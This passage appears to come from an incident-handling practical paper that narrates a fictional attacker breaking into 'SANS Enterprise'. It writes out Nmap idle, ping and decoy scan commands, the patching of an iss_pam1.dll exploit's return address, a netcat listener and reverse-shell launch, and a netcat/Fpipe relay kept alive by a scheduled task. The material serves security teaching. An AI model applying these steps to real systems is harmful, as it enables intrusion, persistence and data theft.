Third step: It's the same as first step. Now we can check the change of IPID. If IPID=X+1, the port is closed or filtered. If IPID>X+2 scanner have to repeat the

scanning. Finally if IPID=X+2, scanner should repeat the inspection in order to check whether it is a result of another network traffic or an open port. (Fyodor)



Billy knew a computer with very low network traffic without IDS protection and any filtering. He used parameters that can be found on Fyodor's website to run Nmap:

nmap -P0 -p- -oN idlescan.txt -sI yyy.yyy.37.202:135 xxx.xxx.1.1-254

where P0 forces port scan (there isn't checks for the destination whether it's live or not), p- requires a full port scan, oN provides the output is generated to a normal text file (name: idlescan.txt), sI sets TCP Idle scan, yyy.yyy.37.202 is the IP address of Zombie, 135 is an open port of Zombie (Do you have an idea which type of operating system ran on that computer?) and xxx.xxx.1.1-254 is the subnet of SANS Enterprise. He started to run Nmap at 20:00. Two hours later he realized that it had been a bad idea. He ran Ethereal and saw a slow traffic. "I'm stupid." – he thought. It was so obvious. Idle scanning couldn't use multi-threaded architecture since the mentioned three steps had to run continuously to each port. Furthermore if Zombie had only a low traffic, Nmap had to repeat all steps for some ports. Bill stopped scanning and started a new one checking only well-known ports:

nmap -P0 -oN idlescan.txt -sI yyy.yyy.37.202:135 xxx.xxx.1.1-254

It was also slow, but Billy had much time. After a short sleep he had a breakfast and then went out to visit the Zoo. He ate some junk food for lunch and walked in a park and returned about 16:00. He got the following result:

```
# nmap 3.50 scan initiated Fri Mar 26 22:11:55 2004 as: nmap -P0 -oN idlescan.txt -sI
yyy.yyy.37.202:135 xxx.xxx.1.1-254
Idlescan using zombie yyy.yyy.37.202 (yyy.yyy.37.202:135); Class: Incremental
Idlescan using zombie yyy.yyy.37.202 (yyy.yyy.37.202:135); Class: Incremental
……
Idlescan using zombie yyy.yyy.37.202 (yyy.yyy.37.202:135); Class: Incremental

All 1663 scanned ports on xxx.xxx.1.1 are: closed|filtered
……
Interesting ports on XXXXXXXXX (xxx.xxx.1.219):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT            STATE           SERVICE
53/tcp          open            domain
……
Interesting ports on XXXXXXXXX (xxx.xxx.1.220):
(The 1661 ports scanned but not shown below are in state: filtered)
PORT            STATE           SERVICE
80/tcp          open            http
443/tcp         open            https
……
Interesting ports on XXXXXXXXX (xxx.xxx.1.221):
(The 1662 ports scanned but not shown below are in state: filtered)
```

```
PORT        STATE       SERVICE
25/tcp      open        smtp
……
```

All 1663 scanned ports on xxx.xxx.1.254 are: closed|filtered

Nmap run completed at Sat Mar 27 15:51:23 2004 -- 254 IP addresses (254 hosts up) scanned in 63568.218 seconds

"Web, E-mail, external DNS and obviously a router which is possibly closed from the Internet and perhaps a firewall, I believe SANS Enterprise uses it." – he thought. Billy was curious which IP addresses covered the router and firewall. Usually a router answers for a ping (ICMP Echo Request) but firewall ignores it. He knew a popular Internet Café in the city. It was a perfect place because there are big crowd there Saturdays, users were allowed to copy software on the computers and – it's most relevant – he knew the local administrator password on those PCs. "I must go out for a little test." – he thought and smiled. Billy installed WinPcap[27] and copied Nmap to a PC in the crowded Internet Café and started a Ping Scan:

nmap -sP -oN pingscan.txt xxx.xxx.1.1-254

The result was very interesting:

nmap 3.50 scan initiated Sat Mar 27 17:42:55 2004 as: nmap -sP -oN pingscan.txt xxx.xxx.1.1-254
Host xxx.xxx.1.217 appears to be up.
Host xxx.xxx.1.221 appears to be up.
Host xxx.xxx.1.238 appears to be up.
Nmap run completed at Sat Mar 27 18:03:06 2004 -- 254 IP addresses (3 hosts up) scanned in 1211.469 seconds

Billy got two new IP addresses that 'hid' live computers. He thought about the order of .217, .219, .220 and .221. He guessed there was something on .218. "Perhaps the order is: router, firewall, DNS, Web, E-mail" – he thought. He was curious what was behind xxx.xxx.1.238, so he executed a TCP Syn Scan to known ports of that machine. He used the decoy option (generating spoofed packets from arbitrary IP address) to confuse the security experts of SANS Enterprise:

nmap -sS -Dvvv.vvv.26.43,www.www.230.32 -oN synscan.txt xxx.xxx.1.238

nmap 3.50 scan initiated Sat Mar 27 18:12:40 2004 as: nmap -sS -Dvvv.vvv.26.43,www.www.230.32 -oN synscan.txt xxx.xxx.1.238
Interesting ports on xxx.xxx.1.238:
(The 1662 ports scanned but not shown below are in state: filtered)


PORT	STATE	SERVICE
113/tcp	closed	auth

Nmap run completed at Sat Mar 27 18:13:52 2005 -- 1 IP address (1 host up) scanned in 71.734 seconds

"This is known for me… Yes! If I install a Desktop Protector and sets three simple options (default level to paranoid, don't accept NetBIOS Neighbourhood and Filesharing) it will block all inbound TCP traffic except to the port of auth." It seemed that Billy caught a PC runs Desktop Protector on the external network of SANS Enterprise.

Exploiting the System

Billy wrote his thoughts on a post-it at home:



Why did Bill think that he should have hacked that PC? He wanted to create a backdoor on it and utilize the backdoor after the computer returned behind the firewall. He decided to use Sam's exploit instead of his own v0.1ß program. This exploit contained a reverse connect shell, which was more than necessary for Bill. He had to modify the return address so started to calculate the value of stack pointer at the critical situation in the vulnerable iss_pam1.dll v3.6.11.
The calculation of a return address that points to a malicious code is a difficult task. In some cases attackers can estimate the future location of the shellcode in the memory and use NOP-sled to provide sure execution. In this case Billy experienced that calculation of return address was nearly impossible for him. So he had to use the "JMP ESP" trick. He searched the machine code of iss_pam1.dll and found that 0x5E0DA1DB contained the necessary FF E4 sequence. Bill copied the whoami.exe (part of Windows 2000 Resource kit) to the System32 folder of this Windows 2K computer. He turned his Linux machine on, overwrote necessary bytes (0x5E077663 → 0x5E0DA1DB) in the exploit using vi (a popular text editor by UNIX administrators) and compiled the code using the following command:

gcc –o 557iss_pam_exp 557iss_pam_exp.c

Then he turned a Windows XP computer on and started the popular 'remote connection' software, netcat[28] with the following parameters:


nc –l –vv –p 2222

As a result of this process a netcat listener listened on the 2222/TCP port and provided a communication interface to connected computers. Billy ran the exploit from the Linux machine.


./577iss_pam_exp 172.31.1.3 172.31.1.4 2222

(172.31.1.3: IP address of his Windows victim; 172.31.1.4: IP address of his Windows 'commander', which managed victim after the exploitation)


His small system can be represented with the following drawing:



Billy's eyes met a Windows command prompt. He smiled and executed some checks to get the other computer's hostname and the user whose name this shell was running.




"What a surprise! The computer runs Windows 2000 and has whoami on it." – he laughed. The exploit was totally successful. Billy had System permissions on the victim machine. But it was his own computer, so he exited the shell, took a deep breath and … went to bed because he was very tired. Next day he checked the presence of the vulnerable computer of SANS Enterprise. Billy needed a computer that used a public IP address to execute his attack. He had some friends who trusted him and allowed him to manage their computers remotely. "It's dirty" – he thought, "but I'll use Boris' server". This machine had permanent internet connection and Billy had terminal server connection for it. He logged in the computer as a local administrator, transferred netcat to the machine through FTP connection, started it as a listener and ran the exploit. Since he couldn't solve the spoofing on Linux (he was a Windows expert as you know, but was very weak in Linux), he knew that he created a little clue behind him. "If somebody will detect this packet, he/she will think it was a trace of Witty." – he thought. It was 11:30 AM when he saw the following window:



It was also a Windows 2000 computer but it hadn't got whoami.exe on it. Hacking executed successfully.

Keeping Access

Billy needed to create a backdoor on the attacked system to provide easy access to the vulnerable machine. Since he preferred netcat, he wanted to use it. But he would have liked to avoid using Boris' server directly for attacking that's why he planned a netcat relay solution. This method uses a few computers owned by the attacker to relay commands to the victim. The victim sees only the IP address of last relay in the communication.
Billy had long experience with netcat relays. He knew that he couldn't implement a shoveling (or reverse) shell using only netcat clients and listeners on Windows computers. But he read about[29] (Rode, p 61.) a port redirector program: Fpipe[30] from Foundstone. Billy drew his plan:




He wanted to use Boris' server as a relay, so he transferred Fpipe.exe to that computer. Then he copied nc.exe from the "hacks" folder to the root directory on

Boris' FTP server and extended the access list with the IP address of Victim. Using the command shell that was the result of the exploitation, he transferred nc.exe to the victim machine.


Perhaps you think it was an easy task. Please, think about it in a minute. Billy had a reverse connect shell and the client was a cmd.exe that directed its standard input, output and error to that network connection. If Bill had created an FTP session in the ordinary way (several steps: open command then username, and then password etc.) to a third party's computer, he would have loss several data and the direction since that connection would have used another environment. But Billy solved this problem in two minutes.

He created a text file using the echo command on the victim computer to store all steps of the FTP session. Windows FTP client could use that file to execute steps and the direction remained in hands of Billy after this procedure.



He checked the content of the folder with the dir command and found nc.exe in its new place. Then he overwrote FTP script file (p.txt) using an "echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA> p.txt" command and deleted it. "Hmm… I need for whoami on that machine." – he thought and transferred it in the previous way then copied to the System32 folder. "Okay! I should schedule netcat for a proper date." – he cried. "Unfortunately, nc.exe is a known name ("What does Norton Commander do in my computer???") so I have to hide it." – he thought. Billy simply renamed the file from nc.exe to iss_pam.exe.


Then he checked whether scheduler service was running on Victim, what was the current time on that computer, created a batch file that contained the planned netcat client command and scheduled running of this batch file:




"Great!" – he thought, checked the content of attack-list.csv and deleted it because of its suspicious content. He closed the connection and went to the closest junk food restaurant.

The Revenge

"12:20 is good for having lunch." – Billy told himself next day. He checked – using ping – that Victim was not on the external network and started fpipe on the relay, netcat listener on his own computer at 12:00. He filtered TCP traffic to port 80 earlier. So Boris' server accepted inbound connection only from the IP address range of SANS Enterprise while Billy's PC accepted connections only from Boris' server. He was waiting for the command prompt when he suddenly found out that he may have made a mistake. If this PC had needed for a proxy server to connect to the web he wouldn't have got access from it. Time lasted very slowly but Billy was lucky.




The scheduled task ran under System permissions. Billy checked the IP address of the machine.




He was surprised. “DHCP is disabled?! It’s interesting.” – he cried.

Billy started to search files on the hard drive. After half an hour he found a text file which contained some confidential information about a new marketing strategy of SANS Enterprise. “That’s perfect” – he thought. He replayed the original scenario from the street phone-box calling central number of SANS Enterprise and asked the operator to switch the call to Jane Smith. When he listened to her voice hang up the call. Billy went back home and set his trap.

